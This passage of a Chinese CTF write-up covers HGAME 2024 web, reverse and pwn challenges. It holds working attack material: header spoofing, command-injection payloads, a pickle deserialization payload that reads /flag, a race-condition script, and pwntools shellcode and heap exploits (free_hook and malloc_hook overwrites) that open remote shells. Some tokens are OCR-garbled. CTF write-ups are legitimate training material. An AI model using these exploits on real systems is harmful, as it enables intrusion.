9 Upgrade-Insecure-Requests: 1  
10  
11
```

Response

```
Pretty Raw Hex Render  
Target: http  
1 请从本地访问这个页面
```

加上X-Real-IP: 127.0.0.1再发包：

Request

```
Pretty Raw Hex  
1 GET /HTTP/1.1  
2 Host: 47.100.137.1:31005  
3 User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Referer:vidar.club  
8 X-Real-IP:127.0.0.1  
9 Connection: close  
10 Upgrade-Insecure-Requests: 1  
11  
12
```

Response

```
Pretty Raw Hex Render  
Target: http  
1 HTTP/1.1 200 OK  
2 Server: Gunicorn/20.0.1 Python/3.11.6  
3 Date: Fri, 02 Feb 2024 09:47:39 GMT  
4 Content-Type: text/html; charset=utf-8  
5 Content-Length: 540  
6 Authorization: Bearer eyJhbGciOiIuIiInIh5cCI6IkpxVCJ9eyJ0MFNnIjoiGdhwv7SPRLUFhclQbnR0In0.VKMDPQll061JTPeFmfcfdq7MvJ0ncRpjaT7ztEDc  
7 Connection: close  
8  
9 <!DOCTYPE html>  
10 <html>  
11 <head>  
12 <meta charset="utf-8">  
13 <meta name="viewport" content="width=device-width"  
14 <meta http-equiv="X-UA-Compatible" content="ie=edge">  
15 <meta name="description" content="Challenge">  
16 <title>  
17 edHTP  
18 </title>  
19 </head>  
20 <body>  
21 <p>Ok, the flag has been given to you^~^</p>  
22 </body>  
23 </html>  
24 <style>  
25 margin:0;  
26 padding:0;  
27 body{  
28 position:relative;  
29 width:100%;  
30 height:100vh;  
31 display:flex;  
32 justify-content:center;  
33 align-items:center;  
34 }  
35 </style>
```

看见JWT，解一下：

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUU8hc18xbVAwclQ0bnR9In0.VKMdRQllG61JTReFhmfcfIdq7MvJDncYpjaT7zttEDc
```

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
  "F14g": "hgame{HTTP_!s_1mP0rT4nt}"  
}
```

VERIFY SIGNATURE

最终flag:

```
hgame{HTTP_!s_1mP0rT4nt}
```

WEEK2[What the cow say?]

ls没ban，用反引号执行一下ls:

```
`ls /`
```

cowsay: Submit

```
/ app bin boot dev etc flag_is_here home \
| lib lib64 media mnt opt proc root run |
\ sbin srv sys tmp usr var /
```

得到flag所在目录测试发现 cat、flag、\ 都被ban了，引号没ban，尝试后使用以下payload读取成功：

```
`cat /fl*`
```

cowsay: Submit

cat: /flag_is_here: Is a directory


<-->

发现flag_is_here是个目录，所以继续ls:

```
`ls /fl*`
```

Cowsay What?

cowsay: Submit




这次应该是flag文件了，直接cat:

```
`cat /fl*/*`
```

Cowsay What?

cowsay: Submit



最终flag:

hgame{C0wsay_be_c4re_aB0ut_ComMand_Injection}

WEEK2[myflask]

先抓个包看看：

```
Request to http://0.0.0.0:145714:3129
[Forward] [Drop] [Intercept is on] [Action] [Open browser]
Pretty Raw Hex
1. GET /FlagHTTP/1.1
2. Host: 106.14.57.14:3129
3. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:100.0) Gecko/20100101 Firefox/115.0
4. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5. Accept-Language: en-US,en;q=0.5
6. Accept-Encoding: gzip,deflate
7. Connection: close
8. Cookie: session=yJ1c2VybmtZSI6ImFkbWluIn0.ZcHyrA.YWkQcXaX8AjfWYK8yPuY6R0bsJ8
9. Upgrade-Insecure-Requests: 1
10.
```

看到sesion，想到爆破伪造sesion， 伪造后结果为：

eyJ1c2VybmtZSI6ImFkbWluIn0.ZcHyrA.YWkQcXaX8AjfWYK8yPuY6R0bsJ8

之后POST访问/flag路由，没过滤，直接反序列化打就完事：

pickle_data=gASVRgAAAAAAACMCGJ1aWx0aW5zLlwEZXZhbstLIwqX19pbXBvcnRFxygnb3MnKS5wb3BLbignY2F0IC9mbGFnJykcmVhZCgpLIWUUUpQu

请求头添个Content-Type: application/x-www-form-urlencoded然后POST传pickle_data拿到flag:

The screenshot shows the Burp Suite interface with a POST request sent to `http://106.14.57.14:31259`. The request payload is as follows:

```
Pretty Raw Hex
1 POST /FlagHTTP/1.1
2 Host: 106.14.57.14:31259
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 222
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Content-Length: 222
12 Content-Type: application/x-www-form-urlencoded
13 pickle_data=ASVbPgAAAAAAACMCG1iawvQaw52l1wEZKhbJST11wqX1qpbXbvcnHxgzb3MxK55wb3B1bzgnY2P01C9ekGmjkucrnvhZCgpl1WkUpQu
14
```

The response shows the flag:

```
hgame{0673480e8987bd54a504bc61eabcf1b762049a36}
```

最终flag:

hgame{0673480e8987bd54a504bc61eabcf1b762049a36}

WEEK2[Select More Courses]

看到系统提示中提到密码强度低，直接拿弱口令字典爆破密码为"qwerty123"，扩学分的时候看到提示：

阿姑的提示：Race against time!

考虑到条件竞争，编写脚本，同时发起“扩学分”和“选课”两个请求：

```
import requests

while True:
    url = "http://106.14.57.14:31893/api/expand"
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0",
        "Accept": "*/*",
        "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
        "Accept-Encoding": "gzip, deflate",
        "Referer": "http://106.14.57.14:31893/expand",
        "Content-Type": "application/json",
        "Connection": "close",
        "Cookie": "session=MTcwNzQwODg50XxEWDhFQVF MX2dBQUJFQUVRQUFBcV80QUFBUVp6ZEhKcGJtY01DZ"
    }
```

```

0FJZFh0bGNtNWhiV1VHYzNSEwFXNW5EQW9BQ0cxaE5XaHlNREJ0fG0C6v-
eBDAhh63sHW2IS5Dqd6WtZprv1bE7JY0Xwf_W",
    "Origin": "http://106.14.57.14:31893"
}
data = {"username": "ma5hr00m"}
response = requests.post(url, json=data, headers=headers)
print(response.text)


url1 = "http://106.14.57.14:31893/api/select"
headers1 = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0",
    "Accept": "*/*",
    "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
    "Accept-Encoding": "gzip, deflate",
    "Referer": "http://106.14.57.14:31893/select",
    "Content-Type": "application/json",
    "Connection": "close",
    "Cookie": "session=MTcwNzQwODg50XxEWDhFQVFmx2dBQUJFQUVRQUFBcV80QUFBUVp6ZEhKcGJtY01DZ
0FJZFh0bGNtNWhiV1VHYzNSEwFXNW5EQW9BQ0cxaE5XaHlNREJ0fG0C6v-
eBDAhh63sHW2IS5Dqd6WtZprv1bE7JY0Xwf_W",
    "Origin": "http://106.14.57.14:31893"
}
data1 = {"id": 1, "username": "ma5hr00m"}
response1 = requests.post(url1, json=data1, headers=headers1)
print(response1.text)

```

因为写在一起了，所以多开几个终端一块跑：



如图所示即为选课成功，提交即可获得flag：



最终flag：

```
hgame{5ak_p45sW0rD_&_r4Ce_c0nDiT10n}
```

REVERSE

WEEK1[ezPYC]

pyinstxtractor-ng处理一下exe拿到pyc文件，然后反编译写脚本拿flag即可：

```
flag = [87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114, 100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48, 108, 100, 37, 124, 2]
c = [1, 2, 3, 4]

input_str =
for i in range(36):
    input_str += chr(flag[i] ^ c[i % 4])
print(input_str)
```

最终flag：

```
VIDAR{Python_R3vers3_1s_1nter3st1ng!}
```

WEEK1[ezUPX]

很简单的逆向，脚本删了就不贴了，最终flag：

```
VIDAR{Wow!Y0u_kn0w_4_l1ttl3_0f_UPX!}
```

WEEK1[ezIDA]

开IDA搜一下就出了：

```
ta:0000000140003028 _security_cookie dq 2B992DDFA232h ; DATA XREF: sub_14000161C+D↑r
ta:0000000140003028 ; sub_14000161C+90↑w ...
ta:0000000140003030 dword_140003030 dd 1 ; DATA XREF: sub_140001B6C+2↑r
ta:0000000140003034 align 8
ta:0000000140003038 aHgameW3lc0meT0 db 'hgame{W3lc0me_T0_Th3_WorlD_oF_ReV3rse!}',0 ; DATA XREF: sub_1400010E0+28↑o
ta:0000000140003038 ; sub_1400010E0+49↑o
ta:0000000140003060 dword_140003060 dd 0 ; DATA XREF: sub_14000123C+30↑r
```

最终flag：

```
hgame{W3lc0me_T0_Th3_WorlD_oF_ReV3rse!}
```

WEEK1[ezASM]

看一眼逻辑写几行脚本就出了：

```
ciphertext = [74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125,
 107, 79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80,
 81, 17, 95, 34]
decrypted_flag = ''.join([chr(c ^ 0x22) for c in ciphertext])
print(decrypted_flag)
```

最终flag：

```
hgame{ASM_Is_Imp0rt4nt_4_Rev3rs3}
```

WEEK2[ezcpp]

首先定位到关键函数：

```
1 int64 sub_140001280()
2 {
3     int64 v0; // rax
4     int64 v1; // rcx
5     const char *v2; // rdx
6     int64 v3; // rax
7     char v5[72]; // [rsp+20h] [rbp-48h]
8
9     v0 = sub_140001320(std::cout, "plz input flag:");
10    std::basic_ostream<char, std::char_traits<char>>::operator<<(v0, sub_1400014F0);
11    sub_140001010("%32s", v5);
12    sub_140001070((int *)v5);
13    v1 = 0i64;
14    while ( byte_1400032F8[v1] == v5[v1] )
15    {
16        if ( ++v1 >= 32 )
17        {
18            v2 = "Congratulations!";
19            goto LABEL_6;
20        }
21    }
22    v2 = "Sry...plz try again";
23 LABEL_6:
24    v3 = sub_140001320(std::cout, v2);
25    std::basic_ostream<char, std::char_traits<char>>::operator<<(v3, sub_1400014F0);
26    return 0i64;
27 }
```

显然是将输入的数组经过函数sub_140001070操作后与数组byte_1400032F8比较，先看一下数组byte_1400032F8：

```
.rdata:00000001400032E0 aPlzInputFlag    db `plz input flag:',0 ; DATA XREF: sub_140001280+B↑o
.rdata:00000001400032F0 a32s           db '%32s',0          ; DATA XREF: sub_140001280+2C↑o
.rdata:00000001400032F5               align 8
.rdata:00000001400032F8 ; _BYTE byte_1400032F8[40]
.rdata:00000001400032F8 byte_1400032F8  db 88h, 6Ah, 0B0h, 0C9h, 0ADh, 0F1h, 2 dup(33h), 94h, 74h
.rdata:00000001400032F8                  ; DATA XREF: sub_140001280+44↑o
.rdata:00000001400032F8                  db 0B5h, 69h, 73h, 5Fh, 30h, 62h, 4Ah, 33h, 63h, 54h, 5Fh
.rdata:00000001400032F8                  db 30h, 72h, 31h, 65h, 6Eh, 54h, 65h, 44h, 3Fh, 21h, 7Dh
.rdata:00000001400032F8                  db 8 dup(0)
```

后半部分可读：

```
is_0bJ3cT_0r1enTeD?!
```

前半部分是tea加密了，但是只有11位，而且其中7位可明确，猜测flag格式为：

```
hgame{****_is_0bJ3cT_0r1enTeD?!
```

于是下面爆破这四位，硬爆的话大概在1800万个左右，确实可以爆出来但是估计在2小时左右，于是根据题目猜测一下这四个字符中有“cpp”(大小写不确定)，剩下一位不知道是什么填充的，把数字和常见特殊符号都加上开始爆破：

```
import subprocess
import string

def execute_command():
    command = 'C:\\\\Users\\\\86159\\\\Desktop\\\\ezcpp.exe'
    known_suffix = 'is_0bJ3cT_0r1enTeD?!}'
    char1_list = '@#$!Cc0123456789'
    char2_list = '@#$!CcPp0123456789'
    char3_list = '@#$!CcPp0123456789'
    char4_list = '@#$!CcPp0123456789'
    for char1 in char1_list:
        for char2 in char2_list:
            for char3 in char3_list:
                for char4 in char4_list:
                    current_input =
"hgame{"+char1+char2+char3+char4+"_"+known_suffix

                    result = subprocess.run(command, input=current_input,
text=True, capture_output=True)
                    print(current_input)
                    if "Sry...plz try again" not in result.stdout:
                        print(f"Valid input found: {current_input}")
                        return

    print("Not found!")

if __name__ == "__main__":
    execute_command()
```

```
1 usage
2
3 def execute_command():
4     command = 'C:\\\\Users\\\\80159\\\\Desktop\\\\ezcpp.exe'
5     known_suffix = 'is_0bJ3cT_Or1enTeD?!'
6     chan1_list = '@#$ICc0123456789'
7     chan2_list = '@#$ICCP0123456789'
8     chan3_list = '@#$ICCP0123456789'
9     chan4_list = '@#$ICCP0123456789'
10    for char1 in chan1_list:
11        for char2 in chan2_list:
12            for char3 in chan3_list:
13                for char4 in chan4_list:
14                    current_input = "hgame{" + char1 + char2 + char3 + char4 + "}" + known_suffix
15
16                    result = subprocess.run(command, input=current_input, text=True, capture_output=True)
17                    print(current_input)
18                    if "Sry...plz try again" not in result.stdout:
19                        print(f"Valid input found: {current_input}")
20                        return
21
22    print("Not found!")
23
24 execute_command()
25
26 Terminal: Local + v
27 hgame{#Cp$_is_0bJ3cT_Or1enTeD?!
28 hgame{#Cp!_is_0bJ3cT_Or1enTeD?!
29 hgame{#Cpc_is_0bJ3cT_Or1enTeD?!
30 hgame{#Cpc_is_0bJ3cT_Or1enTeD?!
31 hgame{#Cpp_is_0bJ3cT_Or1enTeD?!
32 hgame{#Cpp_is_0bJ3cT_Or1enTeD?!
33
34 Valid input found: hgame{#Cpp_is_0bJ3cT_Or1enTeD?!
```

最终flag:

```
hgame{#Cpp_is_0bJ3cT_Or1enTeD?!
```

WEEK2[babyre]

wp写晚了，直接贴个脚本吧，exp:

```
#include <cstdio>
#include <cstring>
using namespace std;
unsigned int enc[33] = {
    0x00002F14, 0x0000004E, 0x00004FF3, 0x0000006D, 0x000032D8,
    0x0000006D, 0x00006B4B, 0xFFFFFFF92,
    0x0000264F, 0x0000005B, 0x000052FB, 0xFFFFFFF9C, 0x00002B71,
    0x00000014, 0x00002A6F, 0xFFFFFFF95,
    0x000028FA, 0x0000001D, 0x00002989, 0xFFFFFFF9B, 0x000028B4,
    0x0000004E, 0x00004506, 0xFFFFFFFDA,
    0x0000177B, 0xFFFFFFF9C, 0x000040CE, 0x0000007D, 0x000029E3,
    0x0000000F, 0x00001F11, 0x000000FF,
    0x000000FA
};
unsigned char key[6] = {
    0x77, 0x74, 0x78, 0x66, 0x65, 0x69
};
bool chk(const char ch){
    char table[69];
```

```

memcpy(table,"ABCDEFGHIJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz01234567
89{}?@_-",69*sizeof(char));
for(register int i=0;i<strlen(table);i++)
    if(table[i]==ch)
        return true;
return false;
};

void solve(const int k){
if(k<=-1){
    for(register int i=0;i<32;i++)
        printf("%c",enc[i]);
    putchar('\n');
    return;
};
int tmp=0,rec=enc[k];
tmp=enc[k]-(key[(k+1)%6]*enc[k+1]);
if(chk(tmp)==true){
    enc[k]=tmp;
    solve(k-1);
    enc[k]=rec;
};
tmp=enc[k]+(key[(k+1)%6]^enc[k+1]);
if(chk(tmp)==true){
    enc[k]=tmp;
    solve(k-1);
    enc[k]=rec;
};
tmp=enc[k]/(enc[k+1]+key[(k+1)%6]);
if(chk(tmp)==true){
    enc[k]=tmp;
    solve(k-1);
    enc[k]=rec;
};
tmp=enc[k]^(enc[k+1]-key[(k+1)%6]);
if(chk(tmp)==true){
    enc[k]=tmp;
    solve(k-1);
    enc[k]=rec;
};
return;
};

```

```
};

int main(void){
    solve(31);
    return 0;
};
```

最终flag:

```
hgame{you_are_3o_c1ever2_30lve!}
```

PWN

WEEK1[EzSignIn]

nc拿flag， 最终flag:

```
hgame{I_HATE_PWN}
```

WEEK1[ezshellcode]

直接看exp:

```
from pwn import *
context(arch='amd64', os='linux', log_level='debug')
p = remote('47.100.137.175', 32398)
p.recvuntil(b'input the length of your shellcode:')
p.sendline('-1')
p.recvuntil(b'input your shellcode:')
p.send(b'Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o
4H0u0P160Z0g700Z0C100y503G020B2n060N4q0n2t0B0001010H3S2y0Y000n0z01340d2F4y
8P115l1n0J0h0a070t')
p.interactive()
```

```
[DEBUG] Sent 0x1 bytes:
b'\n'
[DEBUG] Received 0x30 bytes:
b'hgame{125aa6ba9b02260db5d6ff30d3ad34fcada119a9}\n'
hgame{125aa6ba9b02260db5d6ff30d3ad34fcada119a9}
```

WEEK2[Elden Ring II]

实话实说并不会，但是2023hgame的脚本能直接跑：

```
from pwn import *

p = remote("106.14.57.14", 30556)
# p=process("./editablenote")
libc = ELF("C:\\\\Users\\\\86159\\\\Downloads\\\\libc.so.6")

def cmd(index):
    p.recvuntil(">")
    p.sendline(str(index))

def add(index, size):
    cmd(1)
    p.recvuntil("Index: ")
    p.sendline(str(index))
    p.recvuntil("Size: ")
    p.sendline(str(size))

def delete(index):
    cmd(2)
    p.recvuntil("Index: ")
    p.sendline(str(index))

def edit(index, content):
    cmd(3)
    p.recvuntil("Index: ")
    p.sendline(str(index))
    p.recvuntil("Content: ")
    p.send(content)

def show(index):
    cmd(4)
    p.recvuntil("Index: ")
    p.sendline(str(index))

def debug():
    gdb.attach(p)
    pause()
```

```

def pwn():
    for i in range(8):
        add(i, 0x80)
    for i in range(7):
        delete(i)

    add(8, 0x20)
    delete(7)
    show(7)
    libc_base = u64(p.recvuntil('\x7f')[-6:].ljust(8, b'\x00')) - 0x1ecbe0
    __free_hook = libc_base + libc.sym["__free_hook"]
    system_addr = libc_base + libc.sym["system"]
    print("libc_base-->" + hex(libc_base))

    add(9, 0x20)
    delete(9)
    delete(8)
    edit(8, p64(__free_hook))
    add(10, 0x20)
    add(11, 0x20)
    edit(11, p64(system_addr))
    edit(10, '/bin/sh\x00')
    # debug()
    delete(10)
    p.interactive()

pwn()

```

```

ld-linux-x86-64.so.2
lib
lib32
lib64
libc.so.6
libexec
libx32
vuln
cat flag
hgame{ea1104c971be1506a471616e7ad660aa9525eb4c}


```

最终flag：

hgame{ea1104c971be1506a471616e7ad660aa9525eb4c}

WEEK2[old_fastnote]

依然不会，但是去年原题，用去年fastnote的exp就行，根据以下nc的回显将去年exp中的cmd函数改一下，把show函数和delete函数的序号改一下就能打：



```
kali@kali: ~/桌面
文件 动作 编辑 查看 帮助
(kali㉿kali)-[~/桌面]
$ nc 106.14.57.14 31062
1.Add note
2.Show note
3.Delete note
4.Exit
Your choice:■
```

exp:

```
from pwn import *
p=remote("106.14.57.14",31062)
#p=process("./fastnote")
libc=ELF("C:\\\\Users\\\\86159\\\\Downloads\\\\Libc-2.23.so")

def cmd(index):
    p.recvuntil("Your choice:")
    p.sendline(str(index))

def add(index,size,content):
    cmd(1)
    p.recvuntil("Index: ")
    p.sendline(str(index))
    p.recvuntil("Size: ")
    p.sendline(str(size))
    p.recvuntil("Content: ")
    p.send(content)

def delete(index):
    cmd(3)
    p.recvuntil("Index: ")
    p.sendline(str(index))

def show(index):
    cmd(2)
    p.recvuntil("Index: ")
```

```
p.sendline(str(index))

def debug():
    gdb.attach(p)
    pause()

def pwn():
    add(0,0x80,'a')
    add(1,0x60,'b')
    add(2,0x60,'c')
    add(3,0x20,'d')

    delete(0)
    show()
    libc_base=u64(p.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))-0x58-0x10-
    libc.sym["__malloc_hook"]
    __malloc_hook=libc_base+libc.sym["__malloc_hook"]
    realloc=libc_base+libc.sym["__libc_realloc"]
    print("libc_base-->"+hex(libc_base))

    one_gadget=[0x45226,0x4527a,0xf03a4,0xf1247]
    for i in range(4):
        one_gadget[i]+=libc_base

    delete(1)
    delete(2)
    delete(1)
    add(4,0x60,p64(__malloc_hook-0x23))
    add(5,0x60,'a')
    add(6,0x60,'b')
    payload=b'\x00'*0xb+p64(one_gadget[3])+p64(realloc+6)
    add(7,0x60,payload)
    #debug()
    cmd(1)
    p.recvuntil("Index: ")
    p.sendline('8')
    p.recvuntil("Size: ")
    #debug()
    p.sendline("0x55")
    p.interactive()
```

```
pwn()
```

```
bin  
dev  
flag  
ld-2.23.so  
lib  
lib32  
lib64  
libc-2.23.so  
vuln  
cat flag  
hgame{afdf1d4d7d0a44869a31c603bbe0e163b4ad36f5b}
```

最终flag:

```
hgame{afdf1d4d7d0a44869a31c603bbe0e163b4ad36f5b}
```